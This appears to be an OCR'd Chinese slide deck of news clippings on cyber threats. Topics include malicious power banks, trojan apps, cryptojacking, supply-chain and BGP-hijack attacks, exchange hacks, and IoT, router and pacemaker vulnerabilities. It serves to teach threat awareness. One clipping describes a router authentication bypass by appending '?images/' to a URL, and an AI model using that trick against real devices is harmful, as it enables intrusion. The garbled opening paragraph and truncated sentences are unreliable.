刑事局表示，惡意「XtbSeDuA.exe」，功能為竊站ＩＰ。二○一五年，歐盟刑集團，國際資安廠商也製作病體都可偵測、隔離，且只會在作。

相關人士指出，刑事局除向府方表達歉意外，也分別向負責總統府資安德財、警政署長陳家欽等報告。

插上就複製資料 小心行動 ×

news.ltn.com.tw/news/life/breakingnews/1171226

設為首頁 | TAIPEI TIM

自由時報 Liberty Times Net 自由體育 自由娛樂 自由評論網 Style 3C科技

即時 報紙 焦點 政治 社會 地方 生活 言論 國際 財經 體育

快訊 阿聯酋班機降落杜拜出意外 飛機起火燒毀

首頁 > 生活


插上就複製資料 小心行動電源洩個資

G+1 0 Tweet 讚 分享 295

2014-12-01 16:48

〔即時新聞／綜合報導〕現代人手機不離身，行動電源更成了不可或缺的配備之一，現在卻傳出有惡意的行動電源，若充電小心個人資料恐被複製。

據TVBS新聞報導，中國發現一款竊取個人資料的行動電源，只要用USB線連結手機，就會開始複製手機裡的所有資料，專家呼籲民眾，外出盡量不要使用他人行動電源，若真的不得已也要改使用只有充電功能的電源線，免得資料遭到竊取。



這款行動電源外觀跟一般的行動電源並無差異，但裡面其實暗藏了晶片以及記憶卡，在一個小時內便能完整複製手機資訊，專家也說，單看外觀沒辦法分辨，有心人士只要在裡面動手腳，就能輕易竊取資訊。

新週邊→新危機

http://www.techbang.com/posts/45141-155-google-android-app-stores-infected-with-trojan-affected-28-million-users

這155個可從Google Play下載的App被發現帶有木馬SDK廣告，影響用戶達280萬


janus 發表於 2016年8月02日 10:00 | 收藏此文

G+1 8 969

根據資安公司Dr.Web的報告，發現在Google應用商店中有155個App感染了木馬。這些木馬會蒐集使用者的裝置資訊，然後在被感染的手機中顯示廣告。Dr.Web表示他們已經把這個發現通知Google，不過Google目前並未將所有受到感染的木馬App下架。

根據Dr.Web說明，他們將此次發現的木馬命名為Android.Spy.305，最初是在今年的4月份被他們發現。這個木馬是一個廣告的SDK平台，當用戶透過這個木馬下載之後就會讓這些嵌入平台的App作者產生利潤。Dr.Web表示，最近的幾個嵌入這個SDK平台的應用程式分別是：MaxMitek Inc, Fatty Studio, Gig Mobile, TrueApp Lab, Sigourney Studio, Doril Radio.FM, Finch Peach Mobile Apps, Mothrr Mobile Apps。

資料來源: Symantec_IG_MTIR-YearInReview2017_TW(行動威脅情報報告)



挖礦攻擊

- 拿別人電腦挖礦
- 直接盜領

https://images.rti.org.tw/upload/material/151564616480875.jpg

你的電腦還是手機有沒有溫度過高?

http://www.wantgoo.com/global/stockindex?stockno=bitcoin

https://www.ithome.com.tw/news/117995

https://www.ithome.com.tw/news/119771

https://blog.trendmicro.com.tw/?p=55708

Mac 最近總是燒燙燙?原來是下載到假的Flash Player,被植入挖礦程式了

POSTED ON 2018 年 06 月 04 日 BY TREND LABS 趨勢科技全球技術支援與研發中心

近來有 Mac 使用者表示其電腦的 CPU 用量與電池消耗速度都比平常更高。根據研究人員發現，這些使用者電池快速消耗的原因是某個名為「mshelper」的虛擬貨幣挖礦程式 (趨勢科技命名為：COINMINER_TOOLXMR.A-OSX) 在背後挖礦。

https://www.blocktempo.com/monero-mining-malware-hits-apple-macs/

資訊安全公司Malwarebytes Labs的研究開發人員在5/22的一則部落格文章中指出，一個看似無害的Mac程式「mshelper」，卻佔據了大量的CPU算力。

發現此事的用戶們表示，檢查活動監視器的CPU部分，發現「mshelper」不斷以高佔額的狀態出現。

當他們安裝安全軟體BitDefender後，注意到BitDefender不斷回傳mshelper正試圖反刪除它的通知。

而嘗試安裝Malwarebytes後，證明並無法解決此問題。

不過，也有用戶回報，安裝Etrecheck有用，此軟體立即辨識出惡意軟體，並允許用戶直接刪除惡意軟體。

mshelper遭駭客利用

實際上，Mac軟體「mshelper」本身是無害的，但再加上其他惡意程式協作，這在被入侵的電腦上就是完全另一回事了。

當電腦被入侵後，不知名的駭客利用mshelper軟體來挖門羅幣。

新聞

軟體供應鏈攻擊再起，微軟：小心安裝PDF編輯器卻讓挖礦軟體上身

微軟指出，駭客利用軟體供應鏈中的缺陷，藉由假冒的PDF編輯器軟體合作夥伴的伺服器，在使用者的電腦上植入挖礦軟體。

文/ 陳曉莉 | 2018-07-27 發表


https://www.ithome.com.tw/news/124838

微軟安全團隊在本周揭露了一場針對軟體供應鏈的攻擊行動，駭客開採了PDF編輯器安裝流程中的漏洞，竄改安裝時所需下載的MSI字形套件，並植入挖礦程式。微軟亦向外界示警：軟體供應鏈已受到駭客的青睞而成為高風險領域。

這起攻擊行動是因遭到微軟安全防護服務Windows Defender ATP攔截而引起研究人員的注意。在這起事件中，駭客建立了一個仿冒PDF編輯器之軟體合作夥伴的伺服器，還複製與代管該軟體合作夥伴所提供的所有MSI檔案，接著竄改其中作為亞洲字體套件的MSI檔案，植入可用來開採門羅幣的挖礦程式。

事實上，從去年迄今便已出現多起利用軟體供應鏈的攻擊行動，例如有一文字編輯軟體的更新被植入了後門，駭客也在一報稅軟體的更新程序中嵌入Petya勒索程式，CCleaner亦曾出現後門版，今年初駭客還藉由BT用戶端程式MediaGet散布挖礦程式，估計去年至少有7起的軟體供應鏈攻擊，微軟則預期該趨勢將日益增長。

手法示意圖（來源：微軟）



在架好自己的仿冒伺服器之後，駭客利用軟體供應鏈中的缺陷，影響了PDF編輯器的下載參數，以在安裝編輯器時把MSI檔案的下載連結指向駭客伺服器，把挖礦程式送進使用者電腦上。

http://technews.tw/2017/12/07/websites-use-your-cpu-to-mine-cryptocurrency-even-when-you-close-your-browser/

懷疑電腦越來越慢？有 2,500 個網站會偷用你的電腦挖礦，就算關掉瀏覽器也一樣

作者 T客邦 | 發布日期 2017 年 12 月 07 日 8:15 | 分類 網路, 資訊安全, 電腦 Follow G+ 讚 2,056 分享

或許你已經知道，有一些網站會埋入挖礦程式，當使用者連上網站時，自己的 CPU 就會被這個網站當成「礦工」，幫忙這個網站賺取挖礦的虛擬貨幣。現在研究人員指出，這個狀況可能只會越來越嚴重，甚至當離開這個網站、關閉瀏覽器，你的 CPU 依然在幫別人做牛做馬。

勒索軟體也來參一腳

https://www.ithome.com.tw/news/124747

iThome 新聞 產品評測 技術 專題 AI & Big Data Cloud DevOps GDPR 資安 研討會 社群 搜尋

新聞

勒索軟體Jigsaw改造再現身，這次不勒索，改當比特幣小偷

資安業者Fortinet日前發現一款比特幣竊取惡意程式，類似於勒索病毒Jigsaw，不過，這款惡意程式並不會鎖定使用者文件來要求付款，而是透過更改使用者的比特幣位址為攻擊者的位址，來竊取比特幣，目前已成功偷取8.4個比特幣，約6萬美元。

文/ 戴廷芳 | 2018-07-24 發表

讚 4.9 萬 按讚加入iThome粉絲團 讚 56 分享 G+

駭客挾持BGP，竄改加密 ×

安全 | https://www.ithome.com.tw/news/122665

新聞

駭客挾持BGP，竄改加密錢包DNS，盜走價值17萬美元的以太幣

資安專家推測，駭客挾持BGP把Amazon Route 53服務的流量導至駭客操縱的DNS伺服器，將造訪MyEtherWallet的用戶導向偽造網站，誘MyEtherWallet錢包用戶輸入憑證，盜走用戶帳號內的以太幣。

文/ 陳曉莉 | 2018-04-25 發表

以太幣（Ether）加密錢包服務MyEtherWallet在世界協調時間（UTC）周二（4/24）上午11點到下午1點（約台灣周二下午7點到9點）遭駭客將流量導至偽造的俄國網站，誘導MyEtherWallet用戶輸入憑證，並成功清空受害用戶的帳號，盜走了價值17萬美元的以太幣，初期外界以為這只是尋常的DNS挾持（DNS hijacking），然而，資安專家發現它卻是個攻擊範圍與規模都更大的BGP挾持（BGP hijacking）攻擊。

IBM
掌握 IT 維運必勝關鍵
企業應用最佳化
免費線上評估
立即評估

香港比特幣交易所(2016/8)

http://news.ltn.com.tw/news/business/breakingnews/1783474

2016-08-03 13:48

〔記者陳柔蓁／綜合報導〕總部位於香港的數位貨幣交易中心Bitfinex發現安全出現漏洞，已在昨晚暫停交易與存款、兌換服務，比特幣被盜約6,500萬美元（2.1億台幣）。

比特幣。（路透）

Bitfinex在聲明稿中表示，「我們正在調查安全漏洞以查明原委，但我們已經知道部分使用者的比特幣遭竊。」損失僅止於比特幣帳戶，美元帳戶仍然安全。駭客盜走11萬9,756枚比特幣，相當於6,500萬美元。

Bitfinex是比特幣（bitcoin）、乙太幣（ether）和萊特幣（litecoin）等數位貨幣大型交易中心之一。

比特幣交易商每次被駭，都會大幅影響比特幣幣值。Bitfinex此次被駭事件，造成比特幣兌美元價格從週二620美元，一路下滑至518美元，跌幅超過16%。

前（2014）年至今陸續發生駭客入侵比特幣交易商，Mt.Gox在2014年被駭走75萬個比特幣，最終申請破產保護；2014年另2家比特幣交易商Flexcoin與Poloniex也傳出駭客入侵。Bitstamp也於2015年1月遭駭客竊取1.9萬個比特幣。


Internet of Things (IoT)

➔智慧生活

https://recap-project.eu/wp-content/uploads/2017/07/iot-image.png

The Joy of Tech™ by Nitrozac & Snaggy

http://www.geekculture.com/joyoftech/joyimages/2340.png




You can help us keep the comics coming by becoming a patron!
www.patreon/joyoftech

joyoftech.com

萬物皆可駭

攻擊手法

- 硬體access / bypass
- 預設密碼/弱密碼
- 開放過多網路服務卻未保護
- 系統已知弱點
- 傳輸協定
- 傳輸未加密
- 假的Firmware更新
- ….



http://www.sohu.com/a/147571089_464023

美国达拉斯半夜突然响起警报声——黑客干的

2017-06-09 22:14

美国当地时间上周五晚上11点40分，正当人们熟睡时，达拉斯市突然警报声大作，许多人被吵醒，甚至怀疑遭到了恐怖袭击。不过事后达拉斯市政府宣布，黑客入侵了警报系统，开了一个令人头疼的“玩笑”。

光纖路由器爆RCE漏洞， https://www.ithome.com.tw/news/122791

iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會 社群 搜尋

新聞

光纖路由器爆RCE漏洞，上百萬台家用路由器門戶洞開

藉由CVE-2018-10561，駭客只要在瀏覽器的網址列輸入一道URL，後加入?images/，就能繞過所有驗證機制

文/ 林妍濂 | 2018-05-01 發表

讚 4.8萬 按讚加入iThome粉絲團 讚 403 分享

安全公司發現光纖路由器出現遠端程式碼執行（remote code execution，RCE）漏洞，讓駭客只要以改造過的URI即可遠端駭入。曝險裝置目前集中在墨西哥、哈薩克及越南等地。

安全公司vpnMentor針對大量GPON（Gigabit Passive Optical Network）家用路由器進行分析，發現這些路由器韌體存在兩個重大風險漏洞，分別為CVE-2018-10561及CVE-2018-10562，前者可讓駭客繞過路由器上所有驗證，後者則允許被駭路由器上注入與執行遠端指

2018-05-01

允許攻擊者在設備上遠程執行代碼 TP-Link 超過 185,000 台 TL-WR740N 存在嚴重漏洞

文: Cherry Kwok / 新聞中心

文章索引： IT要聞 TP-Link

最新有消息指，超過 185,000 台連接到互聯網的 TP-Link 路由器 TL-WR740N 存在嚴重漏洞，該漏洞允許攻擊者在設備上遠程執行代碼，但目前 TP-Link 還未有修補程式更新提供。


受影響的 TP-Link 路由器型號為 TL-WR740N，與去年發現的 TL-WR940N 路由器中存在相同漏洞的影響，該兩個漏洞都是由安全公司Fidus的安全研究員Tim Carrington 發現的，雖然 TP-Link TL-WR940N 的問題在一周內得到解決，但 TL-WR740N 的更新暫時尚未提供。

Fidus的安全研究員Tim Carrington在研究中發現，TL-WR740N型號相比TL-WR940N更舊，並且多年未收到任何更新。在分析源代碼時，Carrington發現TL-WR740N包含與TL-WR940N完全相同的漏洞，他編寫了一些軟件來比較兩台路由器的代碼，並發現它們遭受同樣的漏洞。

今年1月，Carrington向TP-Link報告了這些漏洞，認為該公司將因為源代碼的相似性而迅速修復這些問題。3月份TP-Link告訴Carrington它開發了一個固件更新，但到目前為止還沒有提供。

Tim Carrington 提醒正在使用TL-WR740N路由器的用家，由於未知道 TP-Link 何時會發佈修補程式，因此在獲得更新之前，現階段必須確保路由器使用了不容易猜到或破解的高強度密碼，並且已更改了 Default Credentials 系統認證。

https://www.csoonline.com/article/3269299/security/car-hackers-find-remotely-exploitable-vulnerabilities-in-volkswagen-and-audi-vehicles.html#tk.rss_news



駭到真要命! 研究：心律

www.ithome.com.tw/news/114494


iThome 新聞 產品評測 技術 專題 Big Data Cloud DevOps 資安 Video 研討會 社群

駭到真要命! 研究：心律調節器藏有超過8000個已知漏洞

資安公司WhiteScope分析4家廠商7款心律調節器設備及系統，發現這些系統存在數千個漏洞，例如採用老舊的資訊架構、沒有密碼保護編輯器、未加密的儲存等等，可能對使用者的性命帶來風險。

文/ 陳文義 | 2017-05-26 發表

讚 4.2 萬 按讚加入iThome粉絲團 讚 533 分享 G+1 1



圖片來源: WhiteScope

